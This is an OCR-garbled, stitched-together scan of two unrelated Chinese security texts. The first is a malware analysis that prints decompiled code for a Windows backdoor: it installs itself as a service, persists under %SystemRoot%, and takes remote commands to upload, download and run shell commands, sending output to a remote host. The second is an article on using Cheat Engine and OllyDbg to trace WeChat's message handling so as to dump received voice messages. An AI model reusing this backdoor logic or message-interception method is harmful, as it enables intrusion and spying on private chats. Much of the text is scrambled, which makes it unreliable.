
0uh携0f携0ff 绑 观 挺 神


命令	执行得函数地址
-c	0x401070
-cc	0x401280
-re	0x402900
-in	0x402600

Of矿远　　需　矿　　神



Off (q)　　观　　迎　神






Ouh (q) (s) ⓡ 矿(u) 认

警 携(u) 需 神

```
int __cdecl sub_402900(LPCSTR lpServiceName)
{
  int result; // eax@2
  SC_HANDLE hService; // [sp+Ch] [bp-C08h]@3
  char v3; // [sp+10h] [bp-C04h]@7
  CHAR Dst; // [sp+410h] [bp-804h]@9
  SC_HANDLE hSCManager; // [sp+810h] [bp-404h]@1
  CHAR Src; // [sp+814h] [bp-400h]@9

  hSCManager = OpenSCManagerA(0, 0, 0xF003Fu);
  if ( hSCManager )
  {
    hService = OpenServiceA(hSCManager, lpServiceName, 0xF01FFu);
    if ( hService )
    {
      if ( DeleteService(hService) )
      {
        CloseServiceHandle(hSCManager);
        CloseServiceHandle(hService);
        if ( sub_4025B0(&v3) )
        {
          result = 1;
        }
        else
        {
          strcpy(&Src, aSystemrootSyst);
          strcat(&Src, &v3);
          strcat(&Src, a_exe);
          if ( ExpandEnvironmentStringsA(&Src, &Dst, 0x400u) )
          {
            if ( DeleteFileA(&Dst) )
            {
              if ( sub_401070(&unk_40EB60, &unk_40EB60, &unk_40EB60, &unk_40EB60) )
                result = 1;
              else
                result = sub_401210() != 0;
            }
            else
            {
              result = 1;
            }
          }
          else
          {
            result = 1;
          }
        }
      }
      else
      {
        CloseServiceHandle(hSCManager);
        CloseServiceHandle(hService);
        result = 1;
      }
    }
    else
    {
      CloseServiceHandle(hSCManager);
      result = 1;
    }
  }
  else
  {
    result = 1;
  }
  return result;
}
```

```
CHAR Filename; // [sp+410h] [bp-100Ah]@14
CHAR DisplayName; // [sp+810h] [bp-C0Ah]@9
CHAR BinaryPathName; // [sp+C10h] [bp-80Ah]@6
SC_HANDLE hSCManager; // [sp+1010h] [bp-40Ah]@3
CHAR Src; // [sp+1014h] [bp-406h]@3

if ( sub_4025B0(&v4) )
  return 1;
strcpy(&Src, aSystemrootSyst);
strcat(&Src, &v4);
strcat(&Src, a_exe);
hSCManager = OpenSCManagerA(0, 0, 0xF003Fu);
if ( !hSCManager )
  return 1;
hService = OpenServiceA(hSCManager, lpServiceName, 0xF01FFu);
if ( hService )
{
  if ( !ChangeServiceConfigA(hService, 0xFFFFFFFF, 2u, 0xFFFFFFFF, &BinaryPathName, 0, 0, 0, 0, 0, 0) )
  {
    CloseServiceHandle(hService);
    CloseServiceHandle(hSCManager);
    return 1;
  }
  CloseServiceHandle(hService);
  CloseServiceHandle(hSCManager);
}
else
{
  strcpy(&DisplayName, lpServiceName);
  strcat(&DisplayName, aManagerService);
  hServicea = CreateServiceA(hSCManager, lpServiceName, &DisplayName, 0xF01FFu, 0x20u, 2u, 1u, &Src, 0, 0, 0, 0, 0);
  if ( !hServicea )
  {
    CloseServiceHandle(hSCManager);
    return 1;
  }
  CloseServiceHandle(hServicea);
  CloseServiceHandle(hSCManager);
}
if ( ExpandEnvironmentStringsA(&Src, &BinaryPathName, 0x400u) )
{
  if ( GetModuleFileNameA(0, &Filename, 0x400u) )
  {
    if ( CopyFileA(&Filename, &BinaryPathName, 0) )
    {
      if ( sub_4015B0(&BinaryPathName) )
        result = 1;
      else
        result = sub_401070(aUps, aHttpWww_practi, a80, a60) != 0;
    }
    else
    {
      result = 1;
    }
  }
  else
  {
    result = 1;
  }
}
else
{
  result = 1;
}
return result;
}
```


陷罪起　　RG神



(s) 般 练 罗 ⓤ ⓡ 矿 ⓤ

(V\ VWHP URRW(_v| vwhp 65_Ode3<0341h{ h知

Ⓑ般 罗 绑矩

绑 (f) ⓟ 矿 结

逃矿 (v) 需 矿 (q) 矿 神

```
signed int sub_402360()
{
  int v1; // eax@5
  char v2; // [sp+0h] [bp-1000h]@1
  char v3; // [sp+400h] [bp-C00h]@1
  char name; // [sp+800h] [bp-800h]@1
  char v5; // [sp+C00h] [bp-400h]@1

  while ( 1 )
  {
    if ( sub_401280(&v3, 1024, &name, 1024, &v2, 1024, &v5) )
      return 1;
    atoi(&v2);
    if ( sub_402020(&name) )
      break;
    v1 = atoi(&v5);
    Sleep(1000 * v1);
  }
  return 1;
}
```


挺　735353　神

```
int __cdecl sub_402020(char *name)
{
  const char *v2; // ST2C_4@4
  int v3; // ST30_4@4
  char *v4; // eax@6
  u_short v5; // ST24_2@6
  char *v6; // ST28_4@6
  char *v7; // eax@10
  u_short v8; // ST1C_2@10
  char *lpFileName; // ST20_4@10
  char *v10; // eax@14
  const char *v11; // ST18_4@14
  u_short hostshort; // [sp+4h] [bp-424h]@14
  FILE *v13; // [sp+8h] [bp-420h]@14
  char v14; // [sp+28h] [bp-400h]@1

  if ( sub_401E60(&v14, 1024) )
    return 1;
  if ( !strncmp(&v14, aSleep, strlen(aSleep)) )
  {
    strtok(&v14, asc_40C0C0);
    v2 = strtok(0, asc_40C0C0);
    v3 = atoi(v2);
    Sleep(1000 * v3);
  }
  else if ( !strncmp(&v14, aUpload, strlen(aUpload)) )
  {
    strtok(&v14, asc_40C0C0);
    v4 = strtok(0, asc_40C0C0);
    v5 = atoi(v4);
    v6 = strtok(0, asc_40C0C0);
    if ( sub_4019E0(name, v5, v6) )
      return 1;
  }
  else if ( !strncmp(&v14, aDownload, strlen(aDownload)) )
  {
    strtok(&v14, asc_40C0C0);
    v7 = strtok(0, asc_40C0C0);
    v8 = atoi(v7);
    lpFileName = strtok(0, asc_40C0C0);
    if ( sub_401870(name, v8, lpFileName) )
      return 1;
  }
  else if ( !strncmp(&v14, aCmd, strlen(aCmd)) )
  {
    strtok(&v14, asc_40C0C0);
    v10 = strtok(0, asc_40C0C0);
    hostshort = atoi(v10);
    v11 = strtok(0, asc_40C0A4);
    v13 = _popen(v11, aRb);
    if ( !v13 )
      return 1;
    if ( sub_401790(name, hostshort, v13) )
    {
      _pclose(v13);
      return 1;
    }
    _pclose(v13);
  }
  else
  {
    strncmp(&v14, aNothing, strlen(aNothing));
  }
  return 0;
}
```

补 挺 3{734H93 观 矿


VOHHS携XSORDG携GRZ QORDG携FPG携Qr wklqj

绑 翻 观绕 挺 神

命令	执行得函数地址	功能
Sleep	0x402076	休眠指定时间
Upload	0x4019E0	从远程主机下载文件
Download	0x401870	发送文件到远程主机
Cmd	0x402268	执行 cmd，运行命令，将输出发送到远程主机
Nothing	0x402356	什么都不做

(f) 挺 3{734H93矿 耀 矿

Ⓑ 院 观矿 神



SF 迎 职迄

原创 anhkgg 信安之路 2019-02-02

虽然一直知道 CE，也用过一段时间，但一直用不好，可能太笨。

最近又学习了某位大佬用 CE 的方法，大佬的一句话有点醍醐灌顶，然后有了新的感觉，然后开始尝试实践这篇文章。

自己总结一下 CE 用法的核心思路：通过各种技巧搜索找到内存中关键数据，然后结合动态调试找到操作数据的函数。

准备工具：

Cheat Engine，OllyDbg，IDA。

了解 CE

官网：

https://www.cheatengine.org/

看看来自百科的介绍：

FkhdwHqj lqh 练 雅 远 隆 矿 购远 购

警雅 矿规 Ⓑ练范陷裁Ⓟ 摄 。 49 Ⓓ 矿 矿

雅 隆摄绕 远 隆 矿 隆 Ⓟ 矿绝

般 Ⓓ败 隆矿 规 摄


在我看来，CE 做的最好的就是各种策略的内存搜索能力。

1、支持准确数据（整数、字符串、十六进制、浮点数、字节数组等等）搜索，针对目标数据明确效果显著，比如金币数。

2、支持数据范围的搜索，比如大于某个值，小于某个值等等。比如想找到没有显示数值的血量数据。

3、支持多组数据同时搜索，针对数据结构复杂的情况

4、支持搜索结果的多次过滤（图中框选的 Next Scan），最终找到目标数据。比如血量未知时，通过加血、减血多次搜索最终找到血量地址。



说到底 CE 内存搜索的能力就是通过各种策略帮助你找到游戏中需要修改的数据（比如血量、分数、金币等等），然后通过内存修改能力（直接改血量）打破游戏平衡，外挂制作工具生成外挂，助你超神！

更多 CE 的高级应用可以访问：

https://blog.csdn.net/cqs___/article/details/77799091

https://blog.csdn.net/zhaobisheng1/article/details/79259460

分析

进入正题，本文是要拿到微信聊天的语音消息，然后 dump 保存下来。

要按以前我的思路，会通过网络通信找到接受消息的函数，然后找到语音数据，看起来很简单，但是有点难。

因为函数真的很多，网络消息也会受到很多干扰。

现在用 CE 了，应该怎么办呢？

找到关键数据

关键数据肯定是语音消息了，但是怎么搜索呢，肯定搜语音内容不现实，所以转了弯，先看看文字消息，找到接受文字消息处理函数之后，猜测**语音处理函数会相同或者在不同分支**。

接着，如何搜索文字消息呢？已经收到的显示在聊天窗口的内容当然可以通过 CE 找到，但是没用啊，它和接受文字消息处理函数已经没关系了，流程已经处理完成了。

那么在测试中肯定知道发送的消息内容，通过 CE 来搜索可以吗?

额，我觉得不行，还没收到消息呢，内存中也没有这个文字消息，搜索不到（如果可以，请大佬指点一下）。

能想到的是，在接受到消息某一点通过调试器断下来，然后 CE 搜索，这样可以，但是这个断点找不到阿，放弃。


那怎么办呢?

看到左侧聊天列表中显示的最新一条消息，有了新的思路。

每次收到新消息后，都会在列表中显示最新消息内容（图中绿框指示位置、注意是 unicode 字符）。

那么，先用 CE（First Scan）搜索当前搜到的消息内容，找到可能的内存地址。多次接受不同消息后，Next Scan 按钮搜索每次新的消息内容，最终确定聊天列表中显示的最新消息内容的内存地址。

多次刷选之后，留下两个地址，通过 CE 修改内容，在界面中查看是否改变，最终确认第二个地址就是我们的目标，暂把该地址记录为 MsgAddr。



分析消息接收函数

关键数据地址已经找到，下面的工作复杂也不复杂，就看微信是如何实现的了。

猜测微信实现消息显示的流程是这样的：

1、recv 收到消息，组装完整包后，分发给消息处理函数

2、根据 wxid 找到要显示消息的列表项，如果不在已聊天消息列表，就新建一个项


3、在列表中显示消息，如果是表情显示[文字]，语音显示为[语音]，消息插入 wxid 对应消息队列，或者存入数据库


步骤 3 中肯定要写前面找到的 MsgAddr 内存，把最新消息显示到界面中，这个流程肯定在消息处理函数内部。

So，通过 OD 对 MsgAddr 下内存写入断点，回溯堆栈就可以找到消息处理函数。

具体操作如下：

OD 挂载 Wechat.exe 进程后，在左下角内存窗口处 Ctrl+G，输入找到的 P vj Dggu知44D44l 67矩回车，定位到该数据，然后再 HEX 数据处，右键弹出菜单，选择断点->内存写入：


地址 HEX 数据 反汇编 注释
10CE412C 83C7 02 add edi,0x2
10CE412F 66:85C0 test ax,ax
10CE4132 74 05 je short WeChatWi.10CE4139
10CE4134 83E9 01 sub ecx,0x1
10CE4137 75 EC jnz short WeChatWi.10CE4125
10CE4139 85C9 test ecx,ecx
10CE413B 74 10 je short WeChatWi.10CE414D
edi=11A11F34, (UNICODE "1到拉风")
地址 HEX 数据 UNICODE
11A11F34 31 00 30 52 C9 62 CE 98 00 00 00 00 05 00 03 00 1到拉风.
11A11F44 D7 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ▮.....
Cheat Engine 6.5
File Edit Table D3D Help
000002A8-WeChat.exe
Found: 0
Address Value Previous
Memory View
Active Description Address Type Value
No description 11A11F3
No description 00171D58 String[9]


地址 HEX 数据 反汇编 注释
10CE412C 83C7 02 add edi,0x2
10CE412F 66:85C0 test ax,ax
10CE4132 74 05 je short WeChatWi.10CE4139
10CE4134 83E9 01 sub ecx,0x1
10CE4137 75 EC jnz short WeChatWi.10CE4125
10CE4139 85C9 test ecx,ecx
10CE413B 74 10 je short WeChatWi.10CE414D
edi=11A11F34, (UNICODE "1到拉风")
地址 HEX 数据 UNICODE
11A11F34 31 00 30 52 C9 62 CE 98 00 00 00 00 05 00 03 00 1到拉风.
11A11F44 D7 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ▮.....
11A11F54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A11F64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A11F74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A11F84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A11F94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A11FA4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A11FB4 B8 1F A1 11 00 00 00 00 00 00 00 00 00 00 00 00 ▮▮.....
11A11FC4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A11FD4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A11FE4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A11FF4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A12004 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A12014 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A12024 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A12034 00 00 00 00 00 00 00 00 40 20 A1 11 00 00 00 00 ....▮▮..
11A12044 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A12054 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
11A12064 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
备份
复制
二进制
断点(P)
查找(S)
转到
Hex
文本
短型
长型
浮点
反汇编
指定
数据转换
CheckVmp
界面选项
内存访问(A)
内存写入(W)
硬件访问
硬件写入
硬件执行(H)
信安之路

断点设置完成后，测试发送文字消息，OD 断住，代码窗口显示的就是修改 MsgAddr 的代码位置，如上图 43F H745F 处。

Dow N 查看当前堆栈:

调用堆栈

地址	堆栈	函数过程/参数	调用来自	结构
0012E068	106BD6F3	WeChatWi.10CE4110	WeChatWi.106BD6EE	0012E064 //wcsncpy
0012E088	106BD769	WeChatWi.106BD67E	WeChatWi.106BD764	0012E084
0012E09C	1011DD8B	WeChatWi.106BD753	WeChatWi.1011DD86	0012E098
0012E0EC	10206C67	包含WeChatWi.1011DD8B	WeChatWi.10206C64	0012E0E8
0012E600	1020E8F1	WeChatWi.10206460	WeChatWi.1020E8EC	0012E5FC

看到这个调用栈是不是感觉好少，分析起来肯定简单。但，其实是 OD 显示的并不全，此时真的很想用 windbg。

在 OD 的右下角堆栈窗口，可以看到当前调用栈的参数和预览数据。F8 单步（或者 Alt+F8 执行到返回）逐步的回溯每层堆栈。关注 MsgAddr 的数据是如何生成的，也就是找到数据来源，然后找到消息处理函数。

跟踪过程不赘述（需要熟悉汇编知识），直到看到的最顶层的 WeChatWi.10206460 处，发现是界面操作函数把收到的消息内容显示到聊天列表处的一个功能函数。

